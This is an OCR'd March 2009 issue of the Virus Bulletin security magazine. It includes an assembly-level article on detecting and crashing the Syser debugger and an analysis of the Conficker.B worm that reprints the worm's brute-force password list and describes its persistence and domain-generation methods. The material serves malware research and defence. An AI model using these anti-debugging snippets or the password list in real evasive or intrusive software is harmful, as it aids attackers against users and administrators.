MARCH 2009

virus BULLETIN

Fighting malware and spam

CONTENTS

ISSN 1749-7027

IN THIS ISSUE

TROUBLE MAKER


For the last couple of months the worm known as Conficker.B (aka Downadup) has been causing havoc and keeping IT administrators awake at night. Vincent Tiu provides some details about this interesting piece of malware.
page 7

WELL READ

A book that's largely accurate and well written is a relative rarity for the computer security field. David Harley reviews Michael Miller's 'Is it safe?' and is pleasantly surprised by his findings.
page 12

THE LION'S SHARE

John Hawes takes a detailed look at *Rising* flagship product *Rising Internet Security 2009*.
page 13



vbSpam supplement

This month: anti-spam news and events; John Levine explains why e-postage just won't work as an anti-spam measure, and Martijn Grooten has the details of the first trial run of VB's anti-spam comparative test.

virus BULLETIN COMMENT

'[There is] an indication that IT security budgets are being prioritized even while other business areas are seeing cuts.'

Helen Martin, Virus Bulletin

WEATHERING THE STORM

Reading through some past issues of *VB* recently I came across an opinion piece penned by former editor Richard Ford in the early part of 2001 (see *VB*, February 2001, p.8). The opening line read 'Nobody would debate that the last several years have seen an exceptional growth in the stock market.' What a contrast to eight years on, when the last several months have seen a calamitous fall in stock markets around the world.

Richard's article considered the argument that the strength of the technology sector, and the conditions in which companies regularly grew from start-ups to multi-billion-dollar behemoths almost overnight, could actually be detrimental to the security of companies, and indeed nations. In particular, he discussed the rapidity with which high-riders in the stock market can plummet out of favour, and the resultant pressure on those companies which often sees time-to-market and functionality being prioritized at the expense of foundational elements such as security.

Conversely, then, could economic downturn be a positive thing for corporate security and the computer security industry?

It is widely accepted that criminal activity increases in times of economic hardship – more people become willing to break the law when they are struggling to make ends meet. Where online crime is concerned, widespread economic hardship also opens up new opportunities, increasing the number of avenues down which criminals can venture. As the credit crunch tightens and unemployment rockets, cybercriminals will find victims more susceptible to scams that include bogus offers of investment opportunities, financial and legal services, employment opportunities, fast-track qualifications and so on. This, combined with the overall and ongoing increase in online crime over the past year, suggests that in the world of organized crime, business will be booming throughout the economic slump.

Yet an increase in cybercriminal activity does not automatically translate into a boom for the computer security industry. It, like any other, feels the pinch when its customers tighten their belts, and recent months have been no exception. Jobs have been cut by some of the major players in the anti-malware market – including 4.5% at *Symantec* in October 2008, 5% at *Sophos* in January 2009 (although the company attributes the cut to shifting priorities rather than the unfavourable economic climate), and freezes on hiring and salaries were announced last month by *McAfee*. However, these cuts are not on a catastrophic scale (at a company level at least); rather they indicate a process of getting houses in order before battening down the hatches to weather the storm.

Indeed, there are some positive signs for the security industry. In a survey of IT security chiefs conducted last autumn by analyst *Ernst & Young* half of the respondents said that their annual security spending would increase this year, and only five per cent claimed to be planning reductions in security spending – an indication that corporate IT security budgets are being prioritized even while other business areas are seeing cuts.

A survey conducted by *Finjan* in December 2008 gave further indication that security budgets are to be prioritized in 2009, with 77% of respondents saying that their IT security budget would be unchanged or increased in 2009. This goes against historical trends when IT spending – including security – was one of the first areas to be cut in times of economic difficulty. In 2001 Richard Ford reasoned 'until the consumer places a high value on security, the market will not place a high value on security'. Eight years on, organizations are realizing the importance of making a commitment to protect their data and that of their customers.

Who knows how long it will be before we see signs of amelioration in the economic climate, but as an industry we must continue to make every effort to keep computer security on the agenda, and continue doing what this industry does best – sharing insight and knowledge, debating and challenging ideas, and encouraging coordinated global efforts to combat cybercrime.

NEWS

SURVEILLANCE CHIEF AND AV FIRM ACCUSED OF CORRUPTION

Rumblings of shady deals, bribery and underhand tactics were to be heard last month as the head of the Internet monitoring department of Beijing's Municipal Public Security Bureau was reported to have been arrested on suspicion of accepting bribes from an anti-malware vendor to assist with engineering the downfall of a competitor.

According to Chinese newspaper *Ming Pao*, Yu Bing is accused of accepting over RMB 40 million (approximately $5.8 million) from anti-malware firm *Rising* to frame an executive at rival company *Micropoint Technology*. A senior member of staff at *Rising* is also reported to have been arrested.

Yu, who heads up the team of surveillance officers monitoring email and web usage in the country as part of China's Golden Shield (aka Great Firewall) surveillance system, is accused of manufacturing evidence against *Micropoint* Vice President Tian Yakui to suggest that he spread malware and broke into a computer system to steal confidential information. As a result of the evidence Tian was reportedly convicted of the crimes and was imprisoned for 11 months – putting a halt on *Micropoint*'s plans to launch its own anti-virus software.

According to reports, *Micropoint* is planning to sue *Rising* for an estimated RMB 30 million (approximately $4.3 million) in losses. *Rising* strenuously denies the allegations.

HACKER IN DEMAND

A 22-year-old Romanian hacker who is currently serving a three-year prison sentence, may soon find himself on the other side of the bars working for Italian law enforcement agencies.

Gabriel Bogdan Ionescu was arrested in Romania in December 2007 and extradited to Italy where he was found guilty of having been involved in an attack on the Italian Post Office, cloning the site and drawing money from compromised accounts. However, Ionescu has since made a good impression with the Italian authorities – when permitted to sit the entrance exam for the Faculty of Informatics Engineering at the Polytechnic University of Milan in October, he achieved the highest score on record for the Faculty. Now, after some similarly impressive academic achievements, Ionescu has been offered a part-time position by *Way-Log*, a company that specializes in the monitoring of online criminal activity and which assists the Italian authorities with the investigation of online crimes. A hearing is scheduled to take place in May to decide whether the young Romanian will be allowed to move from prison to house arrest so that he can fulfil the duties required of him.

Prevalence Table – January 2009

Malware	Type	%
NetSky	Worm	18.64%
Mytob	Worm	11.93%
Downloader-misc	Trojan	10.19%
Agent	Trojan	9.91%
Virut	Virus	7.14%
Zbot	Trojan	7.05%
Encrypted/Obfuscated	Misc	4.34%
Mydoom	Worm	3.24%
Iframe	Exploit	3.04%
Basine	Trojan	2.98%
Dropper-misc	Trojan	2.57%
Small	Trojan	2.36%
Bagle	Worm	1.97%
OnlineGames	Trojan	1.28%
Delf	Trojan	1.17%
Autorun	Worm	1.14%
Murlo	Trojan	1.11%
Zafi	Worm	1.06%
Buzus	Trojan	0.83%
Hupigon	Trojan	0.82%
Sality	Virus	0.61%
Invoice	Trojan	0.61%
Alman	Worm	0.60%
Tenga	Worm	0.56%
PWS-misc	Trojan	0.46%
Waledac	Worm	0.44%
Suspect packers	Misc	0.40%
Heuristic/generic	Misc	0.35%
Cutwail/Pandex/Pushdo	Trojan	0.34%
Inject	Trojan	0.26%
Klez	Worm	0.22%
Womble	Worm	0.20%
Nimda	Worm	0.18%
Others[1]		1.96%
Total		100.00%

[1]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

TECHNICAL FEATURE

ANTI-UNPACKER TRICKS – PART FOUR

Peter Ferrie
Microsoft, USA

New anti-unpacking tricks continue to be developed as the older ones are constantly being defeated. This series of articles (see also [1–3]) describes some tricks that might become common in the future, along with some countermeasures.

This article will concentrate on anti-debugging tricks that target the *Syser* debugger. All of these techniques were discovered and developed by the author of this paper.

1. Syser-specific

Syser is a lesser-known debugger that could be considered to be a successor to *SoftICE*, since it can run on *Windows Vista*. It makes use of a kernel-mode driver in order to support debugging of both user-mode and kernel-mode code, including transitions in either direction between the two. It has a number of vulnerabilities.

1.1 Interrupt 1

The interrupt 1 descriptor normally has a descriptor privilege level (DPL) of 0, which means that the 'CD 01' opcode ('INT 1' instruction) cannot be issued from ring 3. An attempt to execute this interrupt directly will result in a general protection fault ('int 0x0d' exception) being issued by the CPU, eventually resulting in an EXCEPTION_ACCESS_VIOLATION (0xc0000005) exception being raised by *Windows*.

However, if *Syser* is running, it hooks interrupt 1 and adjusts the DPL to 3 so that it can single-step through user-mode code. However, this is not visible from within the debugger – the 'IDT' command, to display the interrupt descriptor table, shows the original interrupt 1 handler address with a DPL of 0, as though *Syser* were not present.

The problem is that when an interrupt 1 occurs, *Syser* does not check whether it has been caused by the trap flag or by a software interrupt. The result is that *Syser* always calls the original interrupt 1 handler, and an EXCEPTION_SINGLE_STEP (0x80000004) exception is raised instead of the EXCEPTION_ACCESS_VIOLATION (0xc0000005) exception, allowing for easy detection.

Example code looks like this:

```
    xor  eax, eax
    push offset l1
    push d fs:[eax]
    mov  fs:[eax], esp
    int 1
    ...
    ;ExceptionRecord
l1: mov eax, [esp+4]
    ;EXCEPTION_SINGLE_STEP
    cmp  d [eax], 80000004h
    je   being_debugged
```

1.2 Interrupt 0x2D

If *Syser* is installed, then the SDbgMsg.sys driver is loaded, even if *Syser* isn't running. SDbgMsg.sys hooks interrupt 0x2D and executes the following code when interrupt 0x2D is executed:

```
cmp eax, 1
...
cmp byte ptr [offset l2], 0
...
mov ecx, [ecx+4] ;bug here
```

The value at l2 is non-zero on *Windows 2000*. The read from [ecx+4] without checking first if the pointer is valid leads to a kernel-mode crash (blue screen) if the original ECX register value is invalid.

Example code looks like this:

```
;BREAKPOINT_PRINT
push 1
pop  eax
xor  ecx, ecx
int  2dh
```

If *Syser* is running, then it hooks interrupt 0x2D and executes the following code when interrupt 0x2D is executed:

```
    mov  ebp, esp
    ...
    mov  [ebp+var_4], eax
    ...
    mov  [ebp+var_8], edx
    ...
    cmp  [ebp+var_4], 4
    ...
    push [ebp+var_8]
    ...
    call l1
    ...
l1: ...
    mov  esi, [esp+4+arg_4]
    push dword ptr [esi] ;bug here
```

The read from [esi] without checking first if the pointer is valid leads to a kernel-mode crash (blue screen) if the original EDX register value is invalid.

Example code looks like this:

```
;BREAKPOINT_UNLOAD_SYMBOLS
push 4
pop  eax
```

```
cdq
int  2dh
```

The authors of *Syser* responded quickly. The interrupt 0x2D bug was fixed in *Syser* version 1.99. The fix works by hooking interrupt 0x0E (page-fault exception) and checking the exception address against a list of known-faulty memory-accessing instructions. If the address is on the list, then the hook changes the EIP register value to a location that returns a failure for the access. This is hardly proper practice, but it works well enough.

1.3 DeviceIoControl

As mentioned previously, if *Syser* is installed, then the SDbgMsg.sys driver is loaded, even if *Syser* isn't running. SDbgMsg.sys exposes an interface that can be called via the kernel32 DeviceIoControl() function, and executes the following code when it is called:

```
   mov  esi, [esp+4+arg_4]
   mov  eax, [esi+60h]
   mov  eax, [eax+0Ch]
   sub  eax, 220004h
   jz   l1
   ...
l1: ...
   mov  eax, [esi+0Ch]
   ...
   push dword ptr [eax] ;bug here
```

The read from [eax] without checking first if the pointer is valid leads to a kernel-mode crash (blue screen) if the output buffer parameter is invalid.

Example code looks like this:

```
   xor  ebx, ebx
   push ebx
   push ebx
   push 3 ;OPEN_EXISTING
   push ebx
   push ebx
   push ebx
   push offset l1
   call CreateFileA
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push 220004h
   push eax
   call DeviceIoControl
   ...
l1: db "\\.\SyserDbgMsg", 0
```

Syser.sys also exposes an interface that can be called via the kernel32 DeviceIoControl() function. That code contains several vulnerabilities. For example:

```
   mov  esi, [esp+4+arg_4]
   mov  eax, [esi+60h]
   mov  eax, [eax+0Ch]
   sub  eax, 220004h
   jz   l1
   ...
l1: push esi
   push eax
   call l2
   ...
l2: mov eax, [esp+arg_4]
   ...
   mov  esi, [eax+0Ch]
   push dword ptr [esi+4] ;bug here
```

The read from [esi+4] without checking first if the pointer is valid leads to a kernel-mode crash (blue screen) if the output buffer parameter is invalid.

Example code looks like this:

```
   xor  ebx, ebx
   push ebx
   push ebx
   push 3 ;OPEN_EXISTING
   push ebx
   push ebx
   push ebx
   push offset l1
   call CreateFileA
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push 220004h
   push eax
   call DeviceIoControl
   ...
l1: db "\\.\Syser", 0
```

Another vulnerability exists in this code:

```
   mov  esi, [esp+4+arg_4]
   mov  eax, [esi+60h]
   mov  eax, [eax+0Ch]
   sub  eax, 220004h
   ...
   push 4
   pop  edx
   sub  ecx, edx
   ...
   sub  ecx, 38h
   ...
   sub  ecx, edx
   ...
   sub  ecx, 40h
   jz   l1
   ...
l1: push esi
   push eax
```

```
   call l2
   ...
l2: push ebp
   mov  ebp, esp
   ...
   mov  esi, [ebp+arg_4]
   push dword ptr [esi+0Ch]
   call l3
   ...
l3: ...
   push [esp+10h+arg_0]
   ...
   call l4
   ...
l4: mov eax, [esp+arg_0]
   mov  cl, [eax] ;bug here
```

The read from [eax] without checking first if the pointer is valid leads to a kernel-mode crash (blue screen) if the output buffer parameter is invalid.

Example code looks like this:

```
   xor   ebx, ebx
   push  ebx
   push  ebx
   push  3 ;OPEN_EXISTING
   push  ebx
   push  ebx
   push  ebx
   push  offset l1
   call  CreateFileA
   push  ebx
   push  ebx
   push  ebx
   push  ebx
   push  ebx
   push  ebx
   push  ebx
   push  220084h
   push  eax
   call  DeviceIoControl
   ...
l1:  db "\\.\Syser", 0
```

Another vulnerability is in this code:

```
   mov  esi, [esp+4+arg_4]
   mov  eax, [esi+60h]
   mov  eax, [eax+0Ch]
   sub  eax, 220004h
   ...
   push 4
   pop  edx
   sub  ecx, edx
   ...
   sub  ecx, 38h
   ...
   sub  ecx, edx
   ...
   sub  ecx, 40h
   ...
   sub  ecx, edx
   jz   l1
   ...
l1: push esi
   push eax
   call l2
   ...
l2: push ebp
   mov  ebp, esp
   ...
   mov  esi, [ebp+arg_4]
   push dword ptr [esi+0Ch]
   ...
   push eax
   call l3
   ...
l3: ...
   push [ebp+arg_4]
   call l4
   ...
l4: push ebp
   mov  ebp, esp
   ...
   mov  edx, [ebp+arg_0]
   ...
   mov  [edx], al ;bug here
```

The write to [edx] without checking first whether the pointer is valid leads to a kernel-mode crash (blue screen) if the output buffer parameter is either invalid or read-only.

Example code looks like this:

```
   xor  ebx, ebx
   push ebx
   push ebx
   push 3 ;OPEN_EXISTING
   push ebx
   push ebx
   push ebx
   push offset l1
   call CreateFileA
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push ebx
   push 220088h
   push eax
   call DeviceIoControl
   ...
l1: db "\\.\Syser", 0
```

Again, the authors of *Syser* responded quickly. Version 1.99 of the debugger included some checks for NULL pointers, but that did not solve the underlying problem. A simple matter of changing the pointers to another invalid value – such as the number one – exposes the problem again.

Like *SoftIce* [3], *Syser* supports the writing of certain values to arbitrary memory locations. The arbitrary writing is possible because the debugger does not perform sufficient address validation. The values that can be written can form part of a multi-stage attack. For example, by writing a zero to a particular location, a conditional branch can be turned into a do-nothing instruction. When applied to system-sensitive code, such as the granting of privileges, the result of such a modification allows even the least privileged account to bypass all system protection.

1.4. Direction flag

When an exception occurs, *Syser* makes an assumption about the direction flag – that the flag is clear – prior to performing a string operation to save the context. If the direction flag is set, then the string operation overwrites some variables that are used later, and this leads to a kernel-mode crash (blue screen).

Example code looks like this:

```
std
mov eax, d ds:[0]
```

This problem has been disclosed publicly [4], but described incorrectly (it is unrelated to the technique described in [1]). The authors of *Syser* responded quickly and the bug was fixed in version 1.99.

In part five of this article (next month) we will look at some anti-debugging tricks that target the *OllyDbg* debugger and its plug-ins.

The text of this paper was produced without reference to any Microsoft source code or personnel.

REFERENCES

[1] Ferrie, P. Anti-unpacker tricks – part one. Virus Bulletin, December 2008, p.4. http://www.virusbtn.com/pdf/magazine/2008/200812.pdf.

[2] Ferrie, P. Anti-unpacker tricks – part two. Virus Bulletin, January 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200901.pdf.

[3] Ferrie, P. Anti-unpacker tricks – part three. Virus Bulletin, February 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200902.pdf.

[4] Syser causes BSOD. Souriz's weblog. http://souriz.wordpress.com/2008/05/09/syser-causes-bsod/.

VIRUS ANALYSIS

CONFOUNDED CONFICKER

Vincent Tiu
Microsoft, USA

For the last couple of months the worm known as Worm:Win32/Conficker.B (also known as Downadup) [1] has been doing the rounds causing havoc and keeping IT administrators awake at night.

A machine can become infected in one of several ways:

- Infection #1: The computer is not patched against the vulnerability documented in MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution [2].
- Infection #2: The ADMIN$ shared folder is compromised because of weak passwords [3] or pre-authenticated infected users. The worm is able to drop a copy of itself in \\<targetedpc>\ADMIN$\System32\<random>.<ext> and schedule a task to execute this file indefinitely (see Figure 1).
- Infection #3: The worm is inadvertently AutoPlay-ed from an infected removable drive (e.g. a flash drive, portable hard drive, etc.). The worm attempts to fool the user into executing the malware during the AutoPlay dialog sequence (see Figure 2).
- Infection #4: Last but not least, a copy of the worm may be received/downloaded and 'accidentally' executed.

Now that we have an idea how a machine can become infected, let's look at some of the interesting behaviour exhibited by this worm.

ANTI-AV MECHANISM

The success of the *Microsoft Malicious Software Removal Tool* (*MSRT*) against other malware [4–6] did not go unnoticed and the authors of Conficker.B have gone to great lengths to make sure it doesn't suffer the same fate as the others.

Conficker.B disables the following services:

- Windows Security Center Service (wscsvc) – which notifies users of security settings (e.g. Windows Update, firewall and anti-virus).
- Windows Update Auto Update Service (wuauserv).
- Background Intelligence Transfer Service (BITS) – which is used by Windows Update to download updates using idle network bandwidth.
- Windows Defender (WinDefend).
- Error Reporting Service (ersvc) – which sends error reports to *Microsoft* to help improve user experience.
- Windows Error Reporting Service (wersvc).




Figure 1: The worm was able to drop a copy of itself in \\<yourpc>\ADMIN$\System32\<random>.<ext> and schedule a task to execute this file indefinitely. Note that this evidence will be removed by the malware the first time it has a chance to run.




Figure 2: The worm hopes to fool the user into executing the malware during the AutoPlay dialog sequence. (Note that the real 'Open folder to view files' is the one highlighted and the similar 'Open folder to view files' above is the worm executable.)

It also deletes Windows Defender's auto-run key: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Windows Defender.

The worm then prevents access to popular anti-virus and security websites by manipulating DNS queries to return ERROR_TIMEOUT for websites containing any of the following strings:

ahnlab	f-prot	pctools
arcabit	f-secure	prevx
avast	gdata	quickheal
avira	grisoft	rising
castlecops	hacksoft	rootkit
centralcommand	hauri	securecomputing
clamav	ikarus	sophos
comodo	jotti	spamhaus
computerassociates	k7computing	spyware
cpsecure	kaspersky	sunbelt
defender	malware	symantec
drweb	mcafee	threatexpert
emsisoft	microsoft	trendmicro
esafe	networkassociates	virus
eset	nod32	wilderssecurity
etrust	norman	windowsupdate
ewido	norton	
fortinet	panda	

The same also applies for websites starting with the strings: 'avg.', 'avp.', 'bit9.', 'ca.', 'nai.', 'sans.' and 'vet.' It accomplishes this by intercepting DNS queries using one of two mechanisms depending on the OS version:

- *Windows 2000*: Injects the worm DLL into services.exe containing the dnsrslvr.dll module and hooks the ws2_32!sendto API of this process to intercept queries to the DNS.
- Non-*Windows 2000*: Injects the worm DLL into 'svchost.exe –k NetworkService' and hooks the following dnsapi.dll APIs:
  - DnsQuery_A
  - DnsQuery_UTF8
  - DnsQuery_W
  - Query_Main

This effectively stops the infected computer from receiving product updates from most of the major security vendors.

FILE AND REGISTRY PROTECTION

The worm tries very hard to make sure that its file and registry components remain on the infected computers.

The worm attempts to copy itself into one of the following locations sequentially, continuing only if the previous location fails:

1. <systemdir>\<random>.DLL
2. <programfilesdir>\Internet Explorer\<random>.DLL or <programfilesdir>\Movie Maker\<random>.DLL (50/50 chance)
3. <applicationdatadir>\<random>.DLL
4. <tempdir>\<randomname>.DLL

The worm then proceeds to remove all NTFS access permissions except for the 'Execute file' permission on the dropped DLL and locks the entire file using the LockFile *Windows* API. This makes access to the worm file for detection and removal purposes very difficult while the worm is active in memory.

There is a backup plan for the installation of the auto-run key if plan A doesn't go so well.

Plan A consists of creating a service key in the registry: 'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<random_service_name>'.

Subkeys:

- Type = 4
- Start = 4
- ErrorControl = 4
- ImagePath = %SystemRoot%\system32\svchost.exe –k netsvcs
- Parameters\ServiceDLL = <dropped worm DLL>.dll
- DisplayName = <combination of two of the following strings chosen at random>
  - Boot
  - Center
  - Config
  - Driver
  - Helper
  - Image
  - Installer
  - Manager
  - Microsoft
  - Monitor
  - Network
  - Security
  - Server
  - Shell
  - Support
  - System
  - Task
  - Time
  - Universal
  - Update
  - Windows

The worm then adds the netsvcs service into the list of services under: 'HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs'.

If successful, the service registry key will have its access permission modified so that only SYSTEM will have permission to access it.

If for any reason plan A doesn't work, plan B is to install the auto-run key the old-fashioned way: 'HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\<randomkey> = rundll32.exe "<dropped worm DLL>.dll",<random string>'.

NETWORK INFECTION

Infecting the network is the worm's primary method of spreading, and this is done in two different ways:

1. Exploitation of the MS08-067 vulnerability.
2. Brute-force dictionary attack on shared drives.

In the first case, an HTTP server on a random port between 1024 and 9999 is set up for the sole purpose of serving the worm DLL for download. The vulnerable computers are then instructed to download and execute a copy of the worm remotely from the HTTP server using the MS08-067 exploit.

The other method for infecting the network uses the NetServerEnum API to enumerate computers in the domain. Aside from the current user credentials, almost 250 passwords – ranging from all-numbers (e.g. '12345', '11111'), through simple English words (e.g. 'secret', 'default'), to commonly used passwords (e.g. 'password123,' '123abc' etc.) – are used by the worm to brute-force its way into infecting remote computers. A successful infection will result in a copy of the worm DLL being placed into the ADMIN$\System32 folder and the installation of a scheduled task to execute the worm remotely (see Infection #2). Needless to say, if your password is included in the list shown in Figure 3, it is time to change it.

REMOVABLE DRIVE INFECTION

A few decades ago floppy disks were the fastest and most efficient way to spread malware. Now, with floppies having been replaced by removable drives (flash drives being the most common), this method of propagation is one of the slowest. However, that didn't stop the worm's author from utilizing this extra propagation mechanism and adding a few tricks of his own.

0	5	anything	pass1
00	54321	asddsa	pass12
000	55	asdfgh	pass123
0000	555	asdsa	passwd
00000	5555	asdzxc	password
00000	55555	backup	password1
0000000	555555	boss123	password12
00000000	5555555	business	password123
0987654321	55555555	campus	private
1	6	changeme	public
11	654321	cluster	pw123
111	66	codename	q1w2e3
1111	666	codeword	qazwsx
11111	6666	coffee	qazwsxedc
111111	66666	computer	qqq
1111111	666666	controller	qqqq
11111111	6666666	cookie	qqqqq
12	66666666	customer	qwe123
123	7	database	qweasd
123123	7654321	default	qweasdzxc
12321	77	desktop	qweewq
123321	777	domain	qwerty
1234	7777	example	qwewq
12345	77777	exchange	root
123456	777777	explorer	root123
1234567	7777777	file	rootroot
12345678	77777777	files	sample
123456789	8	foo	secret
1234567890	87654321	foobar	secure
1234abcd	88	foofoo	security
1234qwer	888	forever	server
123abc	8888	freedom	shadow
123asd	88888	fuck	share
123qwe	888888	games	sql
1q2w3e	8888888	home	student
2	88888888	home123	super
21	9	ihavenopass	superuser
22	987654321	internet	supervisor
222	99	intranet	system
2222	999	job	temp
22222	9999	killer	temp123
222222	99999	letitbe	temporary
2222222	999999	letmein	temptemp
22222222	9999999	login	test
3	Admin	lotus	test123
321	Internet	love123	testtest
33	Login	manager	unknown
333	Password	market	web
3333	a1b2c3	money	windows
33333	aaa	monitor	work
333333	aaaa	mypass	work123
3333333	aaaaa	mypassword	xxx
33333333	abc123	mypc123	xxxx
4	academia	nimda	xxxxx
4321	access	nobody	zxccxz
44	account	nopass	zxcvb
444	admin	nopassword	zxcvbn
4444	admin1	nothing	zxcxz
44444	admin12	office	zzz
444444	admin123	oracle	zzzz
4444444	adminadmin	owner	zzzzz
44444444	administrator	pass	

Figure 3: The worm uses 250 passwords to brute-force its way into infecting remote computers.




Figure 4: RDP sessions can be infected inadvertently if removable drives are shared across the host from the RDP client.

Conficker.B enumerates all removable and remote network drives and copies itself to <Drive>:\RECYCLER\S-#-#-##-########-##########-#########-####\<random>.<ext>, where # is a numeric digit. It then creates an obfuscated AUTORUN.INF file in the root drive to auto-run the worm whenever the removable drive is AutoPlay-ed. Mixing in a little social engineering, the worm uses the same icon as *Windows Explorer* in the AutoRun dialog (see Infection #3 and Figure 2), thus fooling users into selecting the option that runs the worm, instead of the normal 'Open folder to view files'.

As a side note, reports are surfacing of infections indirectly related to the removable drive infection via the Remote Desktop Connection tool. RDP sessions can be infected inadvertently if removable drives are shared across the host from the RDP client (see Figure 4).

AUTO-UPDATE MECHANISM

The worm's auto-update mechanism is probably its most interesting feature. Traditionally, a piece of malware with an auto-update mechanism had to include a hardcoded download location inside its code to update itself. If the download location was shut down, the malware would be left without an update mechanism and thus suffered a limited lifespan.

However, the authors of Conficker.B have devised a way in which the worm can update itself by connecting to a generated list of 250 download locations which varies every day. It accomplishes this task by generating a

pseudo-random number list of website names seeded by the current date. The worm tries to obtain the date reliably by querying popular web servers for the current date (because the computer's system time may be inaccurate). It does this by connecting to the following servers and issuing an HttpQueryInfo with the HTTP_QUERY_DATE flag:

- www.baidu.com
- www.google.com
- www.yahoo.com
- www.msn.com
- www.ask.com
- www.w3.org

The current date is then transformed into a 64-bit seed fed into the pseudo-random hostname generator which produces 250 hostnames for that given day. The worm continuously monitors these 250 hosts hoping for a file to download until it detects the start of a new day, at which point it generates a new set of 250 hosts to monitor. The format of the download URL is as follows:

http://<generated_host>/search?q=<infection counter>

The worm author can then register any of these hostnames through a domain registrar, thereby introducing to all of the Conficker.B-infected machines a site from which to download an updated executable file. Because of this mechanism, Conficker.B can also be treated as a botnet since these infected machines will be able to accept commands remotely from the malware author.

'The file is signed, encoded, and signed again using the MD6 hashing algorithm...'

If the worm has successfully downloaded a file from any of these hostnames, it goes through an authentication process. The worm doesn't just blindly execute the downloaded file on the infected machine. A digital certification mechanism is enforced on downloaded files to verify that the source is the worm's author. The file is signed, encoded, and signed again using the MD6 hashing algorithm to check for authenticity. This serves as a protection scheme that prevents anybody from hijacking the botnet by serving unauthorized files for download to be executed by the worm.

The worm's infection counter is the malware author's way of computing how many infected machines are out there in total. The infection counter keeps track of the total number of infections it has caused and saves it in the registry key:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Applets
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets

This auto-update mechanism has several advantages:

1. The fact that there are no hard-coded links to the update site means it is more difficult to get the malware hostnames shut down.
2. It functions like a botnet wherein infected systems can be instructed to execute commands from the malware author.

SOME RANDOM FACTS

The name Conficker was coined by *Microsoft* analyst Josh Phillips from the URL http://traf**ficcon**vert**er**.biz which was accessed by the first Conficker variant.

Worm:Win32/Conficker.A was first seen on 21 November 2008 and the .B variant more than a month later on 29 December 2008.

As of 5 February 2009, a total of approximately 1.7 million unique IP addresses were infected with Conficker.

CONCLUSION

Worm:Win32/Conficker.B is one of the most interesting pieces of malware in recent memory. With its encryption, vulnerability exploitation, file and registry protection, DNS hooks, clever update mechanism and use of a new hashing algorithm, it's no wonder it has received a lot of attention from malware researchers. That said, I hope I never see another one again.

REFERENCES

[1] Win32/Conficker. http://www.microsoft.com/security/portal/Entry.aspx?Name=Win32/Conficker.

[2] MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution. http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx.

[3] Frequently Asked Questions About Passwords. http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx.

[4] MSRT Review – Win32/FakeXPA and Win32/Yektel Rogues. http://blogs.technet.com/mmpc/archive/2008/12/17/msrt-review-fakexpa-and-yektel-rogues.aspx.

